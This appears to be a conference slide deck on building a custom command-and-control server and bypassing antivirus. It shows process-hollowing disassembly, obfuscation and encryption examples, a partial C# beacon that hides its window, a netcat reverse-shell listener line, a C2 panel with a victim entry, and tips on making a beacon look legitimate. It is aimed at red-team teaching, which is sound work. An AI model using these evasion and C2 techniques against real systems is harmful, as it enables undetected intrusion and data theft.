


Building C2 Server for Fun and Profit

- C2 Servers architecture
- Demonstration
- Methodology analysis
- Custom C2 use cases
- Recipe for success
- Q/A

Sergei Simonovi



**SCIENTIFIC
CYBER SECURITY
ASSOCIATION**



Basic Penetration Testing



Antivirus Bypass techniques



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

```

call @System@0111bchar$qqprpic ; System::__linkproc__ FillChar(void *,int,char)
mov [ebp+StartupInfo.cb], 4Ah
eax, [ebp+ProcessInformation]
push eax ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push eax ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push 4 ; dwCreationFlags Process created in suspended state
push 0 ; bInheritHandles
push 0 ; lpThreadAttributes
push 0 ; lpProcessAttributes
mov eax, [ebp+var_8]
call @System@00LStrToPChar$qqrx17System@AnsiString ; System::__linkproc__ LStrToPChar(System::AnsiString)
push eax ; lpCommandLine
push 0 ; lpApplicationName
call CreateProcessA
test eax, eax
jz loc_45B12C

```

```

lea eax, [ebp+lpAddress]
call sub_55B094
mov [ebp+lpContext], eax
cmp [ebp+lpContext], 0
jz loc_45AF22

```

```

mov eax, [ebp+lpContext]
mov dword ptr [eax], 10007h
mov eax, [ebp+lpContext]
push eax ; lpContext
mov eax, [ebp+ProcessInformation.hThread]
push eax ; hThread
call GetThreadContext
test eax, eax
jz loc_45AFE2

```

```

lea eax, [ebp+NumberOfBytesRead]
push eax ; lpNumberOfBytesRead
push 4 ; nSize
lea eax, [ebp+Buffer]
push eax ; lpBuffer
mov [ebp+lpContext], eax
mov eax, [eax+0A4h]
add eax, 0
push eax ; lpBaseAddress
mov eax, [ebp+ProcessInformation.hProcess]
push eax ; hProcess
call ReadProcessMemory
mov eax, [edi+34h]
cmp eax, [ebp+Buffer]
jnz short loc_45AF27


```

```

mov eax, [edi+34h]
push eax ; BaseAddress
mov eax, [ebp+ProcessInformation.hProcess]
push eax ; ProcessHandle
call NtUnmapViewOfSection ; Hollowing out the process
test eax, eax
jnz short loc_45AF0C

```

Is there a simple way?



```

root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist | grep -i lsass
Volatility Foundation Volatility Framework 2.5
0x81e70020 lsass.exe          680  624  19  342  0  0 2010-10-29
17:08:54 UTC+0000
0x81c498c8 lsass.exe          868  668  2  23  0  0 2011-06-03
04:26:55 UTC+0000
0x81c47c00 lsass.exe          1928 668  4  65  0  0 2011-06-03
04:26:55 UTC+0000
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist -p 668
Volatility Foundation Volatility Framework 2.5
Offset(V) Name                PID  PPID  Thds  Hnds  Sess  Wow64  Start
-----
Exit
-----
0x82073020 services.exe ← 668 ← 624  21  431  0  0 2010-10-29
17:08:54 UTC+0000

```

How does antivirus work...?

Static analysis

- Looking for known signatures
- Looking for key words
- Looking for specific Windows API-s
- Packers and obfuscation detection



Dynamic analysis

- Looking for code injection
- Looking for registry changes
- Looking for file modifications
- Looking for network activity



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Obfuscation

- Add redundant code
- Reorder the commands

```
int E,L,O,R,G[42][m],h[2][42][m],g[3][8],c
[42][42][2],f[42]; char d[42]; void v( int
b,int a,int j){ printf("\33[%d;%df\33[4%d"
"m ",a,b,j); } void u(){ int T,e; n(42)o(
e,m)if(h[0][T][e]-h[1][T][e]){ v(e+4+e,T+2
,h[0][T][e]+1?h[0][T][e]:0); h[1][T][e]=h[
0][T][e]; } fflush(stdout); } void q(int l
,int k,int p){
int T,e,a; L=0
; O=1; while(O
){ n(4&&L){ e=
k+c[l] [T][0];
h[0][L-1+c[l][
T][1]][p?20-e:
```

**Not efficient against
dynamic analysis!**



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Encryption

- Split the malware in two parts: body and decryption cycle
- Utilize cryptographic protocols to decrypt the malware

```
xjVZ/1+=m{DxJ$/B{sh1\jy+4Ohz}|+|C+;m<oFzqoG?• xjVZ  
/1+=m{DxJ$/B{sh1\jy+4Ohz}|+|C+;m<oFzqh__M(#eSJFv5  
&HS?7W• jt• A;XO7s_,tr8,oVcmOOca3zfy"XLh__M(#eS  
JFv5&HS?7W• jt• A;XO7s_,tr8,oVcmOOca3zfy"XLav[z  
VDy8Q*+G('M'/'[q&/==HGE6]F1;mGzQ• rjdVhW}av[z  
VDy8Q*+G('M'/'[q&_/==HGE6]F1;mGzQ• rjdVhW}$j  
%8• cm@vC(9MMf$/OOHMm%m~dZ|+|fx$j• m/X&H2  
=Vom$j%8• cm@vC(9MMf$/OOHMm%m~dZ|+|fx$j•  
m/X&H2=Vom*Z=}QVCU):F]ahXMD6q/Dn"Q)o^O_+yz  
Tac&a~)y?4F&X• O*Z=}QVCU):F]ahXMD6q/Dn"Q)o^O  
_+yzTac&a~)y?4F&X• Oo1$|:1Fv8y8&zXsf$|Zw.v• aTaF  
Sv&Vuy=[hA<cVqOh2o1$|:1Fv8y8&zXsf$|Zw.v• aTaFSv  
&Vuy=[hA<cVqOh2")R.|4Q]f:>%|vz1OHQ.=a5:Z$4v*I&z  
|:$'I4V2|X"8^jo")R.|4Q]f:>%|vz1OHQ.=a5:Z$4v*I&z|:$'I  
4V2|X"8^joZ*(A??Xl1)W8yZO]+J<XxHux6xqc'sJ~q_ah.  
Jl\]HKl]Z*(A??Xl1)W8yZO]+J<XxHux6xqc'sJ~q_ah.Jl\  
HKl]qtnPd(..=K"']XaD%h]:4;$@N(HV=jF(;s&lzXsq1JGm  
J7JH/qtnPd(..=K"']XaD%h]:4;$@N(HV=jF(;s&lzXsq1JG  
m.I7.IH/"Dhk/uuXa`0z• 6FiNFZ.xT&/%Fi5$8(8hsf HH:I• (
```


Not efficient against
dynamic analysis!



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Process hollowing

- Create a legitimate process in suspended mode
- Replace process memory content with a malicious payload
- Adjust memory permissions so payload can execute
- Resume execution



Hard to implement

Runs in a context of legitimate process




SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Rogue software

- looks like a legitimate software
- Does nothing malicious until receives the order
- Has a dangerous internals

Bypasses dynamic analysis




SCIENTIFIC
CYBER SECURITY
ASSOCIATION




Browser

GET / HTTP2




200 OK



Web Server





SCIENTIFIC
CYBER SECURITY
ASSOCIATION



Malicious
"Browser"

GET /?result=DESKTOP-G54OZ3 HTTP2



Attacker Web Server



SCIENTIFIC
CYBER SECURITY
ASSOCIATION



SCIENTIFIC
CYBER SECURITY
ASSOCIATION



As a result – Custom C2 beacon

```
using System;
using System.Text;
using System.Diagnostics;
using System.Net;
using System.Threading;
using System.Runtime.InteropServices;
using System.IO;

namespace test
{
    class Programm
    {
        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        static void Main(string[] args)
        {
            string key = "super";

            IntPtr hWnd = GetConsoleWindow();
            ShowWindow(hWnd, 0);

            byte[] ba_key = Encoding.Default.GetBytes(key);

            string hex_key = BitConverter.ToString(ba_key);
        }
    }
}
```



SCIENTIFIC
CYBER SECURITY
ASSOCIATION



Victim

Reverse Shell



`nc -nvlp 443`



Attacker



**SCIENTIFIC
CYBER SECURITY
ASSOCIATION**



Victim

Command



Attacker



**SCIENTIFIC
CYBER SECURITY
ASSOCIATION**



Victim

uid=0(root) gid=0(root) groups=0(root)



Attacker






**SCIENTIFIC
CYBER SECURITY
ASSOCIATION**



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

C2 communication





- SubSeven
- Metasploit
- Covenant
- Cobalt Strike
- EMPIRE



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Custom C2

- Signatures unknown for antivirus
- Your personal C2
- 100% safe

Welcome, admin

Panel

Manage users

Logout

>Beacon list

ID	Victim IP	Last active	Execute	Command	Result	Get the file	TERMINATE
63af1c16003f720363c3be2de260bd93	192.168.1.137	2023-11-09 18:17:59	<input type="text"/> Exec	whoami	desktop- k0igl9u\admin	GET	Delete

>Create a new beacon

Create



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Use Cases

- Red team assessments
- Penetration tests
- Experiments and scientific research
- Information pillaging
- Data extraction/destruction



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Advantages

- Easy to build, deploy and manage
- Stealthy

Disadvantages

- Poor OpSec
- Semi-interactive



SCIENTIFIC
CYBER SECURITY
ASSOCIATION




Improvements to be made

- Built in functions
- Persistency



SCIENTIFIC
CYBER SECURITY
ASSOCIATION



Recipe for success

- Make it look as a legitimate client software
- Make it not explicitly malicious
- Too much evasion techniques = suspicious!



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Conclusions

With enough time and effort, antivirus software can be bypassed by a beacon and C2 server that:

- Anyone can build
- Easy to use and manage
- Helps in red team assessments

Don't be afraid to experiment with code and try different ideas

Turn off the automatic sample submission in your antivirus!



SCIENTIFIC
CYBER SECURITY
ASSOCIATION

Thanks for your attention!

Q&A

Email: s_simonovi@cu.edu.ge



SCIENTIFIC
CYBER SECURITY
ASSOCIATION